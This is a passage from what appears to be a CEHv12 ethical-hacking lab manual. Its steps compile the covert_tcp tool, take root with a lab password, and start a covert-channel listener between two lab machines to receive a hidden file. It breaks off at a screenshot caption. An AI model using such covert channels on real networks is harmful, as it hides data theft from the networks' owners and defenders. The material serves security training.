

24. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.




25. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.

May 18 05:26

Activities Files Home / Desktop / Receive




26. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.



27. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

Note: The password you type will not be visible in the terminal window.

28. To start a listener, type `./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt` and press **Enter**, as shown in the screenshot.




The screenshot shows a terminal window titled "root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive". The terminal output is as follows:

